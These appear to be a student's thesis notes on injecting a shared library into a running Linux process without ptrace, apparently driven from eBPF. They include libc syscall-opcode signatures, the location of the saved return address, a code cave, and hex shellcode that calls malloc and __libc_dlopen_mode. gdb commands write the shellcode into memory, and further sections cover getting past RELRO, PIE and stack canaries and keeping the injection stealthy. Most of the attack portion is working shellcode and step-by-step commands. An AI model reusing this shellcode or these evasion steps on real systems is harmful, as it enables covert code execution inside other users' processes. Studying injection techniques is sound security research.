STEPS TO ACHIEVE LIBRARY INJECTION WITHOUT PTRACE USING EBPF

Advantages and disadvantages of this method

+ CET resistant (saved return address is not modified in the stack at any point)
+ Dynamic analysis of binary on runtime, but previous static analysis of libc required to recognize syscall opcodes
+ Less libc version dependant (no need for gadgets)
- User-mode writing needed

NOTE: Initially, the binary we will be analyzing is compiled with *clang*, which comes with the following protections:

- ASLR active
- DEP/NX active
- Stack canaries active
- PIE **not** active
- **Partial** RELRO (.GOT writeable).

The last sections detail how to make our injection work with *gcc* compiled binaries, which also have active PIE and full RELRO (and Intel CET instructions although they don't work yet)

Symbols extraction

Selected syscall → sys_timerfd_settime()

```
osboxes@osboxes:~/TFG/src$ readelf -s helpers/execve_hijack | grep settime
    95: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND timerfd_settime@[...]
```

NOTE: It seems that libc has been compiled with CET support since endbr64 instructions are present, but apparently the shadow stack is not yet merged into the linux kernel (tested). Talk about this ROP protection in the report.

Analysis of syscall setup and extraction of opcodes

objdump -dS /lib/x86_64-linux-gnu//libc.so.6 | grep -B 5 -A 20 settime@@GLIBC_2.8\>::

```
0000000000118560 <timerfd_settime@@GLIBC_2.8>:
  118560:       f3 0f 1e fa             endbr64
  118564:       49 89 ca                mov    %rcx,%r10
  118567:       b8 1e 01 00 00          mov    $0x11e,%eax
  11856c:       0f 05                   syscall
  11856e:       48 3d 00 f0 ff ff       cmp    $0xfffffffffffff000,%rax
  118574:       77 0a                   ja     118580 <timerfd_settime@@GLIBC_2.8+0x20>
  118576:       c3                      ret
  118577:       66 0f 1f 84 00 00 00    nopw   0x0(%rax,%rax,1)
  11857e:       00 00
  118580:       48 8b 15 c1 78 0c 00    mov    0xc78c1(%rip),%rdx        # 1dfe48 <h_err
```

Thus the syscall opcodes we will look for to detect this syscall, starting from the instruction before the syscall, is: **0x050f0000011eb8ca8949f30f1efa (14 bytes)**
The **endbr64** instructions are JOP protection from Intel CET and are always produced by recent gcc versions.

Analysis of function calling from the program to the shared library glibc

We will make use of known stack addresses (syscall arguments) in order to detect the memory position of the function in glibc which calls the syscall. That will let us infer the position of any other function in glibc.
Once we have correctly identified that an address leads us to the correct syscall, we will also be able to extract the saved eip from the stack.

```
  if (timerfd_settime(fd, TFD_TIMER_ABSTIME, &new_value, NULL) == -1)
  4013da:       8b 7d d0                mov    -0x30(%rbp),%edi
  4013dd:       be 01 00 00 00          mov    $0x1,%esi
  4013e2:       48 8d 55 d8             lea    -0x28(%rbp),%rdx
  4013e6:       31 c0                   xor    %eax,%eax
  4013e8:       89 c1                   mov    %eax,%ecx
  4013ea:       e8 71 fe ff ff          call   401260 <timerfd_settime@plt>
  4013ef:       83 f8 ff                cmp    $0xffffffff,%eax
  4013f2:       0f 85 0c 00 00 00       jne    401404 <test_time_values_injection+0x64>
      return -1;
  4013f8:       c7 45 fc ff ff ff ff    movl   $0xffffffff,-0x4(%rbp)
```

```
0000000000401260 <timerfd_settime@plt>:
  401260:       ff 25 ca 3e 00 00       jmp    *0x3eca(%rip)        # 405130 <timerfd_settime@GLIBC_2.8>
  401266:       68 23 00 00 00          push   $0x23
  40126b:       e9 b0 fd ff ff          jmp    401020 <_init+0x20>
```

So we know that the call starts with the opcode **e8 <+ 4 bytes>**, and that we will have to deal with a PLT too. PLT jmp instructions are characterized by **ff 25 <+ 4 bytes>**.

We will proceed to, using the syscall argument as a starting point, scan to lower memory positions in the stack until we find a call instruction. We extract the offset and reach the PLT entry.

Using the jmp instruction in there we can extract the offset and thus the address to which it jumps, thus reaching our syscall setup at libc, which must be equal to the one found before (**0x050f0000011eb8ca8949f30f1efa**).

We know where in glibc we must jump because it takes us to an offset indicated in the GOT section, where the actual address inside the shared library is stored. This is done by the linker which will patch the corresponding .got section with the address of timerfd_settime in libc.

```
  [22] .got              PROGBITS         0000000000404ff0  00003ff0
       0000000000000010  0000000000000008  WA       0     0     8
  [23] .got.plt          PROGBITS         0000000000405000  00004000
       0000000000000158  0000000000000008  WA       0     0     8
  [24] .data             PROGBITS         0000000000405158  00004158
```

```
osboxes@osboxes:~/TFG/src$ readelf --relocs helpers/execve_hijack | grep settime
000000405130  002600000007 R_X86_64_JUMP_SLO 0000000000000000 timerfd_settime@GLIBC_2.8 + 0
```

But if we check what is at the very start in the GOT section at that position:

```
Disassembly of section .got.plt:

0000000000405000 <_GLOBAL_OFFSET_TABLE_>:
  405000:       00 4e 40                add    %cl,0x40(%rsi)
        ...
  405017:       00 36                   add    %dh,(%rsi)
  405019:       10 40 00                adc    %al,0x0(%rax)
  40501c:       00 00                   add    %al,(%rax)
  40501e:       00 00                   add    %al,(%rax)
  405020:       46 10 40 00             rex.RX adc %r8b,0x0(%rax)
  405024:       00 00                   add    %al,(%rax)
  405026:       00 00                   add    %al,(%rax)
  405028:       56                      push   %rsi
  405029:       10 40 00                adc    %al,0x0(%rax)
  40502c:       00 00                   add    %al,(%rax)
  40502e:       00 00                   add    %al,(%rax)
  405030:       66 10 40 00             data16 adc %al,0x0(%rax)
  405034:       00 00                   add    %al,(%rax)
  405036:       00 00                   add    %al,(%rax)
  405038:       76 10                   jbe    40504a <_GLOBAL_OFFSET_TABLE_+0x4a>
  40503a:       40 00 00                rex add %al,(%rax)
```

```
  40512e:       00 00                   add    %al,(%rax)
  405130:       66 12 40 00             data16 adc 0x0(%rax),%al
  405134:       00 00                   add    %al,(%rax)
  405136:       00 00                   add    %al,(%rax)
  405138:       76 12                   jbe    40514c <_GLOBAL_OFFSET_TABLE_+0x14c>
  40513a:       40 00 00                rex add %al,(%rax)
```

It does not correspond to what we were expecting. This is because the linker will, during **each first call** of each function of our shared library, process the shared library and write the actual offset in which the function is placed in it.

If we start a debug session we can see it:

```
gdb-peda$ display/10i 0x405130
3: x/10i 0x405130
   0x405130 <timerfd_settime@got.plt>:  (bad)
   0x405131 <timerfd_settime@got.plt+1>:        xchg   ebp,eax
   0x405132 <timerfd_settime@got.plt+2>:        fdiv   st,st(7)
   0x405134 <timerfd_settime@got.plt+4>:        (bad)
   0x405135 <timerfd_settime@got.plt+5>:        jg     0x405137 <timerfd_settime@got.plt+7>
   0x405137 <timerfd_settime@got.plt+7>:        add    BYTE PTR [rsi+0x12],dh
   0x40513a <strcat@got.plt+2>: rex add BYTE PTR [rax],al
   0x40513d <strcat@got.plt+5>: add    BYTE PTR [rax],al
   0x40513f <strcat@got.plt+7>: add    BYTE PTR [rsi+0x4012],al
   0x405145 <gethostname@got.plt+5>:    add    BYTE PTR [rax],al
gdb-peda$ disassemble /r 0x405130
Dump of assembler code for function timerfd_settime@got.plt:
   0x0000000000405130 <+0>:     60      (bad)
   0x0000000000405131 <+1>:     95      xchg   ebp,eax
   0x0000000000405132 <+2>:     d8 f7   fdiv   st,st(7)
   0x0000000000405134 <+4>:     ff      (bad)
   0x0000000000405135 <+5>:     7f 00   jg     0x405137 <timerfd_settime@got.plt+7>
   0x0000000000405137 <+7>:     00 76 12        add    BYTE PTR [rsi+0x12],dh
End of assembler dump.
gdb-peda$
```

So when reading memory from the offset of the GOT.PLT section we got from the jmp at the PLT section we will get the actual virtual address at which the function timerfd_settime is called in glibc and the syscall is performed:

```
gdb-peda$ disassemble /r 0x7ffff7d89560
Dump of assembler code for function __timerfd_settime:
   0x00007ffff7d89560 <+0>:     f3 0f 1e fa     endbr64
   0x00007ffff7d89564 <+4>:     49 89 ca        mov    r10,rcx
   0x00007ffff7d89567 <+7>:     b8 1e 01 00 00  mov    eax,0x11e
   0x00007ffff7d8956c <+12>:    0f 05   syscall
   0x00007ffff7d8956e <+14>:    48 3d 00 f0 ff ff       cmp    rax,0xfffffffffffff000
   0x00007ffff7d89574 <+20>:    77 0a   ja     0x7ffff7d89580 <__timerfd_settime+32>
   0x00007ffff7d89576 <+22>:    c3      ret
   0x00007ffff7d89577 <+23>:    66 0f 1f 84 00 00 00 00 00      nop    WORD PTR [rax+rax*1+0x0]
   0x00007ffff7d89580 <+32>:    48 8b 15 c1 78 0c 00    mov    rdx,QWORD PTR [rip+0xc78c1]
0e48
   0x00007ffff7d89587 <+39>:    f7 d8   neg    eax
   0x00007ffff7d89589 <+41>:    64 89 02        mov    DWORD PTR fs:[rdx],eax
   0x00007ffff7d8958c <+44>:    b8 ff ff ff ff  mov    eax,0xffffffff
   0x00007ffff7d89591 <+49>:    c3      ret
End of assembler dump.
```

If we go back to the detected call instruction in the stack then we know that the address which took us to that instruction truly was the **saved RIP**.

Also now that we know the address of the syscall-calling function at glibc we can calculate the start of glibc. We only need some previous binary analysis to know the offset to which it is positioned with respect to that function.

Example:

Analyzed syscall function at glibc: 0x7ffff7d89560
__libc_start_main: 0x7ffff7c99490
Offset main-analyzed syscall: 0xf00d0

__libc_dlopen_mode: 0x7ffff7dc85b0
Offset dlopen - syscall: 3f050
Offset main - dlopen: 0x12f120

```
00000000001575b0 <__libc_dlopen_mode@@GLIBC_PRIVATE>:
1575b0:       f3 0f 1e fa             endbr64
1575b4:       48 83 ec 58             sub    $0x58,%rsp
1575b8:       64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
1575bf:       00 00
1575c1:       48 89 44 24 48          mov    %rax,0x48(%rsp)
1575c6:       31 c0                   xor    %eax,%eax
1575c8:       48 8b 44 24 58          mov    0x58(%rsp),%rax
1575cd:       48 89 7c 24 20          mov    %rdi,0x20(%rsp)
1575d2:       89 74 24 28             mov    %esi,0x28(%rsp)
1575d6:       48 89 44 24 30          mov    %rax,0x30(%rsp)
1575db:       48 8b 05 56 88 08 00    mov    0x88856(%rip),%rax        # 1dfe38 <_rtld_global_ro@GLIBC_PRIVATE>
1575e2:       48 83 b8 a0 02 00 00    cmpq   $0x0,0x2a0(%rax)
1575e9:       00
1575ea:       74 64                   je     157650 <__libc_dlopen_mode@@GLIBC_PRIVATE+0xa0>
1575ec:       48 8d 54 24 0f          lea    0xf(%rsp),%rdx
1575f1:       48 8d 74 24 18          lea    0x18(%rsp),%rsi
1575f6:       48 c7 44 24 18 00 00    movq   $0x0,0x18(%rsp)
1575fd:       00 00
1575ff:       48 8d 7c 24 10          lea    0x10(%rsp),%rdi
157604:       4c 8d 44 24 20          lea    0x20(%rsp),%r8
157609:       48 8d 0d 90 fe ff ff    lea    -0x170(%rip),%rcx        # 1574a0 <_dl_mcount_wrapper_check@@GLIBC_
157610:       e8 0b 0d 00 00          call   158320 <_dl_catch_error@@GLIBC_PRIVATE>
157615:       85 c0                   test   %eax,%eax
157617:       75 27                   jne    157640 <__libc_dlopen_mode@@GLIBC_PRIVATE+0x90>
157619:       48 83 7c 24 18 00       cmpq   $0x0,0x18(%rsp)
```

Code Cave finding

Header analysis

We need to find a free executable section where to inject code. We analyze the program elf headers:

```
       0000000000000050  0000000000000000   A       7     1     8
  [10] .rela.dyn         RELA             0000000000400a38  00000a38
       0000000000000048  0000000000000018   A       6     0     8
  [11] .rela.plt         RELA             0000000000400a80  00000a80
       00000000000003c0  0000000000000018  AI       6    23     8
  [12] .init             PROGBITS         0000000000401000  00001000
       000000000000001b  0000000000000000  AX       0     0     4
  [13] .plt              PROGBITS         0000000000401020  00001020
       0000000000000290  0000000000000010  AX       0     0     16
  [14] .text             PROGBITS         00000000004012b0  000012b0
       0000000000001bd5  0000000000000000  AX       0     0     16
  [15] .fini             PROGBITS         0000000000402e88  00002e88
       000000000000000d  0000000000000000  AX       0     0     4
  [16] .rodata           PROGBITS         0000000000403000  00003000
       000000000000036b  0000000000000000   A       0     0     8
  [17] .eh_frame_hdr     PROGBITS         000000000040336c  0000336c
       00000000000000ec  0000000000000000   A       0     0     4
  [18] .eh_frame         PROGBITS         0000000000403458  00003458
       00000000000003c0  0000000000000000   A       0     0     8
  [19] .init_array       INIT_ARRAY       0000000000404df0  00003df0
       0000000000000008  0000000000000008  WA       0     0     8
  [20] .fini_array       FINI_ARRAY       0000000000404df8  00003df8
       0000000000000008  0000000000000008  WA       0     0     8
  [21] .dynamic          DYNAMIC          0000000000404e00  00003e00
       00000000000001f0  0000000000000010  WA       7     0     8
  [22] .got              PROGBITS         0000000000404ff0  00003ff0
       0000000000000010  0000000000000008  WA       0     0     8
  [23] .got.plt          PROGBITS         0000000000405000  00004000
```

```
Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000400040 0x0000000000400040
                 0x00000000000002d8 0x00000000000002d8  R      0x8
  INTERP         0x0000000000000318 0x0000000000400318 0x0000000000400318
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x0000000000000e40 0x0000000000000e40  R      0x1000
  LOAD           0x0000000000001000 0x0000000000401000 0x0000000000401000
                 0x0000000000001e95 0x0000000000001e95  R E    0x1000
  LOAD           0x0000000000003000 0x0000000000403000 0x0000000000403000
                 0x0000000000000818 0x0000000000000818  R      0x1000
  LOAD           0x0000000000003df0 0x0000000000404df0 0x0000000000404df0
                 0x0000000000000378 0x00000000000003a0  RW     0x1000
  DYNAMIC        0x0000000000003e00 0x0000000000404e00 0x0000000000404e00
                 0x00000000000001f0 0x00000000000001f0  RW     0x8
  NOTE           0x0000000000000338 0x0000000000400338 0x0000000000400338
                 0x0000000000000020 0x0000000000000020  R      0x8
  NOTE           0x0000000000000358 0x0000000000400358 0x0000000000400358
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_PROPERTY   0x0000000000000338 0x0000000000400338 0x0000000000400338
                 0x0000000000000020 0x0000000000000020  R      0x8
  GNU_EH_FRAME   0x000000000000336c 0x000000000040336c 0x000000000040336c
                 0x00000000000000ec 0x00000000000000ec  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  GNU_RELRO      0x0000000000003df0 0x0000000000404df0 0x0000000000404df0
                 0x0000000000000210 0x0000000000000210  R      0x1
```

Multiple LOAD sections indicate segments with different flags.
Note that protections are applied to whole pages, not parts of a page.

```
grep: smaps: Permission denied
osboxes@osboxes:/proc/1$ sudo grep -i pagesize smaps
KernelPageSize:        4 kB
MMUPageSize:           4 kB
KernelPageSize:        4 kB
MMUPageSize:           4 kB
KernelPageSize:        4 kB
MMUPageSize:           4 kB
KernelPageSize:        4 kB
MMUPageSize:           4 kB
KernelPageSize:        4 kB
MMUPageSize:           4 kB
KernelPageSize:        4 kB
MMUPageSize:           4 kB
KernelPageSize:        4 kB
MMUPageSize:           4 kB
KernelPageSize:        4 kB
MMUPageSize:           4 kB
KernelPageSize:        4 kB
MMUPageSize:           4 kB
```

Page size = 4KB = 0x1000

The second LOAD section is the one with PROT_EXEC flag and it does contain the .text section between others, so it looks like a good place to place our code.

Cave finding

Looking for 64 bytes of empty continuous memory.

```
gdb-peda$ find 0x00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000 0x401000 0x403000
Searching for '0x00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000' in range: 0x401000 - 0x403000
Found 5 results, display max 5 items:
execve_hijack : 0x402e95 --> 0x0
execve_hijack : 0x402ed5 --> 0x0
execve_hijack : 0x402f15 --> 0x0
execve_hijack : 0x402f55 --> 0x0
execve_hijack : 0x402f95 --> 0x0
```

They all belong to an unloading routine which does not seem to be using this memory section for anything. **0x402e95** will be our code cave.

```
gdb-peda$ x/10i 0x402e80
   0x402e80 <__libc_csu_fini>:  endbr64
   0x402e84 <__libc_csu_fini+4>:        ret
   0x402e85:    add    BYTE PTR [rax],al
   0x402e87:    add    bl,dh
   0x402e89 <_fini+1>:  nop    edx
   0x402e8c <_fini+4>:  sub    rsp,0x8
   0x402e90 <_fini+8>:  add    rsp,0x8
   0x402e94 <_fini+12>: ret
   0x402e95:    add    BYTE PTR [rax],al
   0x402e97:    add    BYTE PTR [rax],al
```

Payload building

Restoring execution flow

Let’s prepare the shellcode we will inject in our code cave.
We want to backup all registers, call dlopen() for our shared library, restore the state of the registers and return to the original state of the program. Plus we will add a NOP sled just in case before our jump point.

```
osboxes@osboxes:~/TFG/src$ objdump -dS /lib/x86_64-linux-gnu//libc.so.6 | grep -A 60 dlopen_mode@@GLIBC_PRIVATE\>:
00000000001575b0 <__libc_dlopen_mode@@GLIBC_PRIVATE>:
  1575b0:       f3 0f 1e fa             endbr64
  1575b4:       48 83 ec 58             sub    $0x58,%rsp
  1575b8:       64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
  1575bf:       00 00
  1575c1:       48 89 44 24 48          mov    %rax,0x48(%rsp)
  1575c6:       31 c0                   xor    %eax,%eax
  1575c8:       48 8b 44 24 58          mov    0x58(%rsp),%rax
  1575cd:       48 89 7c 24 20          mov    %rdi,0x20(%rsp)
  1575d2:       89 74 24 28             mov    %esi,0x28(%rsp)
  1575d6:       48 89 44 24 30          mov    %rax,0x30(%rsp)
  1575db:       48 8b 05 56 88 08 00    mov    0x88856(%rip),%rax        # 1dfe38 <_rtld_global_ro@GLIBC_PRIVATE>
```

The virtual address of dlopen will be obtained at runtime from the analysis we made before.

Calling the syscall we were supposed to call originally is:

mov rax, <syscall address libc> # 48b8 <address little endian>
ffe0 # ffe0 ←jmp (although not really, we explain why later)

Injection via gdb is a success and execution flow continues as usual afterwards since *ret* is executed:

```
gdb-peda$ set *(int64_t *)0x402e9d = 0xe0ff0000
```

```
gdb-peda$ set *(int64_t *)0x402e95 = 0x7FFFF7D89560B848
gdb-peda$ x/20i 0x402e95
   0x402e95:    movabs rax,0x7ffff7d89560
   0x402e9f:    jmp    rax
   0x402ea1:    add    BYTE PTR [rax],al
   0x402ea3:    add    BYTE PTR [rax],al
   0x402ea5:    add    BYTE PTR [rax],al
   0x402ea7:    add    BYTE PTR [rax],al
   0x402ea9:    add    BYTE PTR [rax],al
   0x402eab:    add    BYTE PTR [rax],al
   0x402ead:    add    BYTE PTR [rax],al
   0x402eaf:    add    BYTE PTR [rax],al
   0x402eb1:    add    BYTE PTR [rax],al
   0x402eb3:    add    BYTE PTR [rax],al
   0x402eb5:    add    BYTE PTR [rax],al
   0x402eb7:    add    BYTE PTR [rax],al
   0x402eb9:    add    BYTE PTR [rax],al
   0x402ebb:    add    BYTE PTR [rax],al
   0x402ebd:    add    BYTE PTR [rax],al
   0x402ebf:    add    BYTE PTR [rax],al
   0x402ec1:    add    BYTE PTR [rax],al
   0x402ec3:    add    BYTE PTR [rax],al
```

Calling __libc_dlopen_mode

dlopen() expects arguments to be in the stack at determined positions (for strings) and the registers set at:

- RAX: address at PLT where dlopen is called. Maybe we can skip this if we don't go through the PLT.
- RSI: RTLD_LAZY (second argument)
- RDI: Address where path of library is found

We have two options, either to write in the heap our string, or to slowly push via assembly the chars of the library path to the stack via simple push operations.


Using the stack (not implemented)

(not tested, considered not the best method)

```
2F 68 6F 6D 65 2F 6F 73
62 6F 78 65 73 2F 54 46
47 2F 73 72 63 2F 68 65
6C 70 65 72 73 2F 69 6E
6A 65 63 74 69 6F 6E 5F
6C 69 62 2E 73 6F 00 00
```

After the call we must remove this from the stack. But since the syscall at libc will call *ret* and thus pop the next *RIP* value from there without us having time to pop out our string, then we will need to, instead of jmp to libc, to call it. Intel CET should not have a problem with this in the future, since we are not modifying an existing return address, rather inserting a new one before the previous.

First we reserve 64 bytes in the stack and write our string.
The stack should look like this:



```
0x7fffffffdc44: 0x2f    0x68    0x6f    0x6d    0x65    0x2f    0x6f    0x73
0x7fffffffdc4c: 0x62    0x6f    0x78    0x65    0x73    0x2f    0x54    0x46
0x7fffffffdc54: 0x47    0x2f    0x73    0x72    0x63    0x2f    0x68    0x65
0x7fffffffdc5c: 0x6c    0x70    0x65    0x72    0x73    0x2f    0x69    0x6e
0x7fffffffdc64: 0x6a    0x65    0x63    0x74    0x69    0x6f    0x6e    0x5f
0x7fffffffdc6c: 0x6c    0x69    0x62    0x2e    0x73    0x6f    0x00    0x00
0x7fffffffdc74: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdc7c: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
gdb-peda$
```

Next we make *RSI* point to *RSP*.
Then we *mov* 0x1 into *RDI*.
And *call* the address of libc where the syscall for dlopen is called.

Thus taking all of this into account the shellcode is as follows:

```
682F686F6D          #push 0x736f2f656d6f682f
68626F7865          #push 0x46542f7365786f62
```

```
68472F7372                    #push 0x65682f6372732f47
686C706572                    #push 0x6e692f737265706c
686A656374                    #push 0x5f6e6f697463656a
686C69622E                    #push 0x00006f732e62696c
48b8 <address little endian>0000  #mov rax, <syscall address libc>
BE01000000                    #mov rsi, 0x1
4889E7                        #mov rdi, rsp
ffd0                          #call rax
```

For gdb:
set $rsp = $rsp-0x64
set {char[48]} 0x7fffffffdc44 = "/home/osboxes/TFG/src/helpers/injection_lib.so"
set *(int64_t *)0x402e95 = 0x7FFFF7DC85B0B848
set *(int64_t *)0x402e9d = 0x4800000001BE0000
set *(int64_t *)0x402ea5 = 0xd0ffe789

```
=> 0x402e95:    movabs rax,0x7ffff7dc85b0
   0x402e9f:    mov    esi,0x1
   0x402ea4:    add    BYTE PTR [rax],al
   0x402ea6:    mov    rdi,rsp
   0x402ea9:    call   rax
   0x402eab:    add    BYTE PTR [rax],al
   0x402ead:    add    BYTE PTR [rax],al
```

Using the heap (chosen method)

The address of malloc can be determined by the original process of glibc address extraction.

```
gdb-peda$ disass 0x7ffff7d08130
Dump of assembler code for function __GI___libc_malloc:
   0x00007ffff7d08130 <+0>:     endbr64
   0x00007ffff7d08134 <+4>:     mov    rax,QWORD PTR [rip+0x148d95]        # 0x7ffff7e50ed0
   0x00007ffff7d0813b <+11>:    push   r12
   0x00007ffff7d0813d <+13>:    push   rbp
   0x00007ffff7d0813e <+14>:    mov    rbp,rdi
   0x00007ffff7d08141 <+17>:    push   rbx
   0x00007ffff7d08142 <+18>:    mov    rax,QWORD PTR [rax]
   0x00007ffff7d08145 <+21>:    test   rax,rax
   0x00007ffff7d08148 <+24>:    jne    0x7ffff7d082a8 <__GI___libc_malloc+376>
   0x00007ffff7d0814e <+30>:    test   rdi,rdi
   0x00007ffff7d08151 <+33>:    js     0x7ffff7d08288 <__GI___libc_malloc+344>
   0x00007ffff7d08157 <+39>:    lea    rax,[rdi+0x17]
   0x00007ffff7d0815b <+43>:    xor    ebx,ebx
```

The calling convention of malloc is to store in *RDI* the number of bytes to allocate.
The pointer to the allocated address is returned in *RAX.*

Thus taking into account the calling conventions explained in the previous section too, we have the following shellcode:

```
//Saving state of registers
55              push rbp
50              push rax
51              push rcx
52              push rdx
53              push rbx
57              push rdi
56              push rsi

//Call malloc. Get address in .bss
BF00200000                          #mov edi,0x2000
48bb<address little endian 64bit>   #mov rbx, <malloc address libc>
                                        #Ex:48BB3081D0F7FF7F0000
ffd3                                #call rbx
4889C3                              #mov rbx, rax

//Write the string of the library path into reserved memory
C7002F686F6D        mov dword [rax],0x6d6f682f
C74004652F6F73              mov dword [rax+0x4],0x736f2f65
C74008626F7865              mov dword [rax+0x8],0x65786f62
C7400C732F5446              mov dword [rax+0xc],0x46542f73
C74010472F7372              mov dword [rax+0x10],0x72732f47
C74014632F6865              mov dword [rax+0x14],0x65682f63
C740186C706572              mov dword [rax+0x18],0x7265706c
C7401C732F696E              mov dword [rax+0x1c],0x6e692f73
C740206A656374              mov dword [rax+0x20],0x7463656a
C74024696F6E5F              mov dword [rax+0x24],0x5f6e6f69
C740286C69622E              mov dword [rax+0x28],0x2e62696c
C7402C736F0000              mov dword [rax+0x2c],0x6f73

48b8 <address little endian 64 bit>   #mov rax, <dlopen address libc>
BE01000000                          #mov rsi, 0x1
4889DF                              #mov rdi, rbx
– – 4889DC          mov rsp,rbx
4881EC00100000              sub rsp,0x1000
– – 4889E5          mov rbp,rsp
ffd0                                #call rax
//TODO call free

//Restoring state of registers and execution flow
4881C400100000      add rsp,0x1000
5E              pop rsi
5F              pop rdi
5B              pop rbx
5A              pop rdx
59              pop rcx
58              pop rax
5D                  pop rbp
C3                  ret
```

For GDB testing(no restoring state):
set *(int64_t *)0x402e95 = 0x**30**BB4800002000BF
set *(int64_t *)0x402e9d = 0xFF**00007FFFF7E561**
set *(int64_t *)0x402ea5 = 0x682F00C7C38948D3
set *(int64_t *)0x402ead = 0x6F2F650440C76D6F
set *(int64_t *)0x402eb5 = 0x65786F620840C773
set *(int64_t *)0x402ebd = 0xC746542F730C40C7
set *(int64_t *)0x402ec5 = 0x40C772732F471040
set *(int64_t *)0x402ecd = 0x1840C765682F6314
set *(int64_t *)0x402ed5 = 0x731C40C77265706C
set *(int64_t *)0x402edd = 0x656A2040C76E692F
set *(int64_t *)0x402ee5 = 0x6E6F692440C77463
set *(int64_t *)0x402eed = 0x2E62696C2840C75F
set *(int64_t *)0x402ef5 = 0x4800006F732C40C7
set *(int64_t *)0x402efd = 0x**007FFFF7F165B0**B8
set *(int64_t *)0x402f05 = 0x894800000001BE**00**
set *(int64_t *)0x402f0d = 0x00C48148DC8948DF
set *(int64_t *)0x402f15 = 0xD0FFE58948000010

Full shellcode for runtime injection can be found at *TFG/src/common/constants.h*

Circumventing RELRO

Relocation Read Only introduces some changes in the binary which we must circumvent if it was compiled with modern gcc.
The address of the shared libraries will not be loaded at runtime via the GOT section, rather we will find the following after a call to the PLT:

```
[------------------------------------code------------------------------------]
   0x555555555500 <strtok@plt>: endbr64
   0x555555555504 <strtok@plt+4>:       bnd jmp QWORD PTR [rip+0x4a9d]        # 0x555555559fa8 <strtok@got.plt>
   0x55555555550b <strtok@plt+11>:      nop    DWORD PTR [rax+rax*1+0x0]
=> 0x555555555510 <timerfd_settime@plt>:        endbr64
   0x555555555514 <timerfd_settime@plt+4>:      bnd jmp QWORD PTR [rip+0x4a95]        # 0x555555559fb0 <timerfd_settime@got.plt>
   0x55555555551b <timerfd_settime@plt+11>:     nop    DWORD PTR [rax+rax*1+0x0]
   0x555555555520 <strcat@plt>: endbr64
   0x555555555524 <strcat@plt+4>:       bnd jmp QWORD PTR [rip+0x4a8d]        # 0x555555559fb8 <strcat@got.plt>
[------------------------------------stack-----------------------------------]
```

Recent gcc versions incorporate CET and a new endbr64 instruction is inserted (interestingly it might be an accident, since we call this place instead of jumping to it, this might mean that the PLT will be a valid landing point for JOP in the future??).

```
0x0000555555555510 <+0>:     f3 0f 1e fa     endbr64
0x0000555555555514 <+4>:     f2 ff 25 95 4a 00 00    bnd jmp
0x000055555555551b <+11>:    0f 1f 44 00 00  nop     DWORD PT
```

Taking all of this into account we can still perform the same attack as previously but writing into memory at the GOT section is now blocked from us in the kernel.

Defeating PIE

With PIE, the starting address of our executable changes, so we cannot localize a code cave via a static analysis (or we could by calculating some offsets from known .text positions such as libc calls).

We can still easily create a dynamic searcher which looks for code caves at runtime using the /proc/pid/maps file and then works with memory via /proc/pid/mem.

Defeating stack canaries

Preventing stack smashing detection is as simple as preventing any changes in the stack to be seen after we are done loading the shared library. For that we include in the code cave shellcode some push and pop operations (orange sections in shellcode before) to ensure consistency after the routine returns. Since we are using *ret* to go back, as libc does, the process is not visible and the injection is stealth unless the process execution flow is actively being monitored.